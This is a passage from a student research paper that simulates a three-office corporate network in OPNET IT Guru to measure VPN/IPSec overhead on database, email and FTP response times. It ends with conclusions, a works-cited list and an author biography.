IPSec was developed while the next generation of IP protocols, IPv6, was being developed. This meant that IPSec would be natively supported in IPv6. But when adoption of IPv6 was slow, it was decided to make IPSec backward compatible with IPv4 to provide security for the IPv6 packets. In 2008 software engineer Steinar H. Gunderson, who works for Google, completed a study that found that IPv6 penetration was still less

than one percent of Internet-enabled hosts in any country (Gunderson, 2008). This means that VPN applications can continue to rely upon and utilize IPSec for many years to come. Through IPSec VPNs can accomplish data confidentiality, data integrity, sender non-repudiation and message authentication. IPSec's native cryptography, hashes, and headers protocol produce a very secure and stable VPN application (Carmouche, 2007).

Using a VPN requires no permanent links between end nodes that require a monthly fee and contract negotiation. VPNs do not require any specialized equipment. This is a huge advantage over leased lines or frame relay networks. In short, a VPN is a cheap source of "tunneling, encryption, authentication and access control technologies and services used to carry traffic over the internet, a managed IP network, or a provider's backbone" (Salamone, 1998, p. 22)

Test Model Development

OPNET IT Guru Software allows users to test the performance of hypothetical networks. The software uses real world data to predict the performance of models that are created. The academic version of OPNET IT Guru software was used in model testing for this paper. The focus of model testing was to specifically determine what extent, if any, a VPN network would impact an existing corporate network. The model was designed to mirror, as nearly as possible, a real commercial network. .

Model development followed the generally accepted correct way to position firewalls, routers, servers and LANs. The model was designed to simulate a company with three corporate offices. Headquarters would be located in the state of New York,

Netskope Exhibit 1002 - Appendix B13

with two branch offices in the southern part of California and Texas. The Texas office servers were assigned data backup and would mirror Headquarters' servers.

The preconfigured nodes that represented the IPCloud, firewalls, routers, switches and LANs where used in the model. The routers used were the ethernet4_slip8_gtwy and the firewalls were the ethernet2slip8_firewall. The Internet would be represented by the preconfigured ip32_cloud, and the switches would be the ethernet16_switch. The headquarters infrastructure consisted of a 100 member LAN, an E-mail, FTP, and database server.

A main DS1 line came from the cloud into the first headquarters firewall. The DS1 line then entered the headquarters routers which sent traffic to either the LAN Switch, or the firewalls for e-mail, FTP, and database servers. The LAN switch was served by a 100BaseT line. The firewalls were all served by a DS1 line. The LAN switch served the LAN all on 100BaseT line. The server firewalls were directly connected to the individual servers via a DS1 line.

The California site is home to three 100 member LANs. From the Internet cloud there is a DS1 line to the California firewall and then a DS1 line to the California router. Three switches connect to the router via 100BaseT line and the LANs are served via 100BaseT line from the switches. The Texas data backup site was connected to the IP cloud first through the firewall and then router. DS1 line ran between the cloud-firewall, and firewall -router. A DS1 line connected from the router to each server firewall. Each server firewall was connected to the server by a DS1 line. The LAN was serviced by a 100BaseT line from the switch which was connected by a 100BaseT line to the router.

The model with the VPN is shown in figure one. Figure two shows the model without the VPN configuration.

Figure 1





Figure 2



The academic version of OPNET IT Guru limited the testing by limiting the model at 50 nodes. A node is a switch, firewall, router or LAN. The software would not run simulations if more than 50 nodes were placed on the model. Two different profiles were created and then applied to the various nodes. The two profiles were DataCenter and Office. The Texas location LAN had the data center profile applied to it and the Headquarters and California LANs received the Office profiles. The profiles were set up as shown in Table one. Heavy or light definitions are given as those generally accepted as average for a corporate office.

Table 1

Application	DataCenter	Office
Database Access	Heavy	Light
Email	Light	Heavy
File Transfer	Heavy	Heavy
File Print	Light	Heavy
TeleNet Session	Light	Light
Video Conferencing	Light	Light
Voice Over IP	GSM Quality	GSM Quality
Web Browsing	Light	Heavy

Simulation Empirical Results


When the models were completed testing began to determine the impact a VPN has on a company network. It was assumed that the OPNET Guru IT software would create a sufficiently varying environment to replicate real life results. Initial tests were run for ten minutes. After analyzing these results it became apparent that this run time was insufficient to give an accurate picture of what was happening on the network. Ten

minutes was not sufficient time for network activity to mature and provide an overall average.


Twenty minutes was the longest time the academic version of the software would run the simulation. The simulation was limited by the total amount of events that could be performed. An event is defined as an e-mail, file, or database query, being moved across any type of computer hardware. The two models averaged 250,000 events per second. This resulted in an average total of 47.2 million events being calculated. Network event speed was comparable on both models. Figure 3 shows an example of the FTP Download speed from the model with the VPN and without the VPN.

Figure 3

FTP Download Speed



VPN FTP Download Speed



Results were collected after each model was run and each model was run 20 times. The statistics of each model were presented in a program generated graph that detailed the activity throughout the simulation. This included an average initial five

minute climb in activity as the network was started. After five minutes the network activity averaged out as a level of saturation was achieved. The software did not provide a numeric average for the various statistics; results were collected by visually averaging the display.

A total of twenty (N = 20) simulations where conducted to analyze the differences between the models. Data was collected on statistics such as VPN tunnel delay and number of packets sent and received. A two sample, one tail t-test assuming unequal variances was performed on the data.

The analysis showed that the average number of packets sent in one second for the database inquiry is significantly larger, 56,925 as opposed to 54,000, in the model with a VPN than the model without a VPN (t = 2.15, P = 0.021). The VPN overhead, as shown in table 2, was calculated by using the average database response time and dividing it by the average database response time for the model with the VPN connection. The result was that conducting database transactions through a VPN increased delay by 446%.

Table 2

Database Query	Response Time (ms)
VPN Avg	17.1875
NO VPN Avg	3.8525
T-Test	62.11836897
Average over head added:	446%

The e-mail download and response times are also highly significantly larger, 396.5msec versus 197.25msec (t= 70.5 P = 0; t= 71.2 P= 0). Similar comparisons made for the FTP download response times showed a difference of 10.6msec versus 4.6msec which are significantly higher for the VPN model (t= 26.77 P=0). Both e-mail and ftp where slowed by about 225% when conducted through a VPN.

Table 3

Email	Download response (ms)	Upload (ms)
VPN Avg	396.5	296.5
NO VPN Avg	197.25	116.6
T-Test	70.57	71.201
Average overhead added:	201%	254%

Table 4

FTP	Download Response (ms)
VPN Avg	10.6425
NO VPN Avg	4.6225
T-Test	26.76512245
Average overhead added:	230%

Conclusions

Utilizing a VPN results in a significant increase in network load and time delay. This is, however, a small price to pay for the security and privacy offered by a virtual

private network. VPN is the most effective and versatile form of secure communication across long distances. More bandwidth is required to handle the additional network load. A VPN may require a computer hardware upgrade or even additional hardware. If network resources are not developed and expanded to meet the new VPN needs; companies may experience slower response times in e-mail, file delivery, and database inquires.

Model research showed that using a VPN to conduct database transactions adds an additional 446% delay to the query. Significant delay is also added to e-mail and FTP transactions. Leased lines and frame relay networks were the early expensive solution for private networks. Their higher expenses and greater hardware requirements lead to the spread of VPN technology.

Development of PPTP and L2FP protocols led to the integration of VPN technology. The need for increased security led to the integration of IPSec technology into the existing VPN framework. This also changed the focus of VPN technology from layer 2 to layer 3. Today users can remotely access resources through a secure, cheap and convenient virtual private network.

Works Cited

Bollaparagada, V., & Khalid, M. (2005). *IPSec VON Design.* Indianapolis: Cisco Press.

Carmouche, J. H. (2007). *IPsec Virtual Prive Network Fundamentals.* Indianapolis: Cisco Press.

Easttom, C. (2006). *Network Defense and Countermeasures.* Upper Saddle River, New Jersey: Person Education Inc.

Erwin, M., Scott, C., & Wolfe, &. P. (1999). *Virtual Private Networks.* Sebastopol CA: O'Rielly & Associates Inc.

Gunderson, S. (2008). *Global IPv6 Statistics - Measuring the current state of IPv6 for ordinary users.* Dubai: Google.

Kosiur, D. (1998). *Building and Managing Virtual Private Networks.* New York, NY: John Wiley & Sons, Inc. .

McDysan, D. (2000). *VPN applications Guide.* New York: Wiley Computer Publishing.

Salamone. (1998). *Internet Week*. Retrieved February 2010, from www.internetweek.com

Stats, I. W. (n.d.). *Internet Usage Statistics*. Retrieved February 15, 2010, from www.internetworldstats.com

Tiller, J. S. (2001). *A technical Guide to IPSec Virtual Private Networks.* New York: Auerbach Publications.

Biography, J. Myles Powell

J. Myles Powell, raised in Annabella, Utah, graduated in 2004 from South Sevier High School. A Presidential Scholar and Undergraduate Research Fellow, he entered Utah State University that autumn as a MIS major. He immediately began research with Dr. Jeffrey Johnson on Internet Addiction. His research career included Myles working with Dr. David Olsen and Dr. Robert Mills to publish an article in the Journal of Management Information Systems.

While an Aggie, Myles supplemented his four-year term as the Inner Chapter President for the Institute Men's Association and Chaplain for Sigma Phi Epsilon. He was also an Undergraduate Teaching Fellow for Accounting Professor Dr. Garth Novack and Management Information Systems Professor Dr. Zsolt Ugray.

After he graduates in May 2010, Myles plans to begin work full time as a Palace Acquire Intern at Hill Air Force Base. Upon completion of the Palace Acquire Internship Myles will begin the application process to graduate school. Myles hopes to eventually earn his PhD in Information Systems or Information Assurance. Any questions or comments can be sent to mylespowell@gmail.com.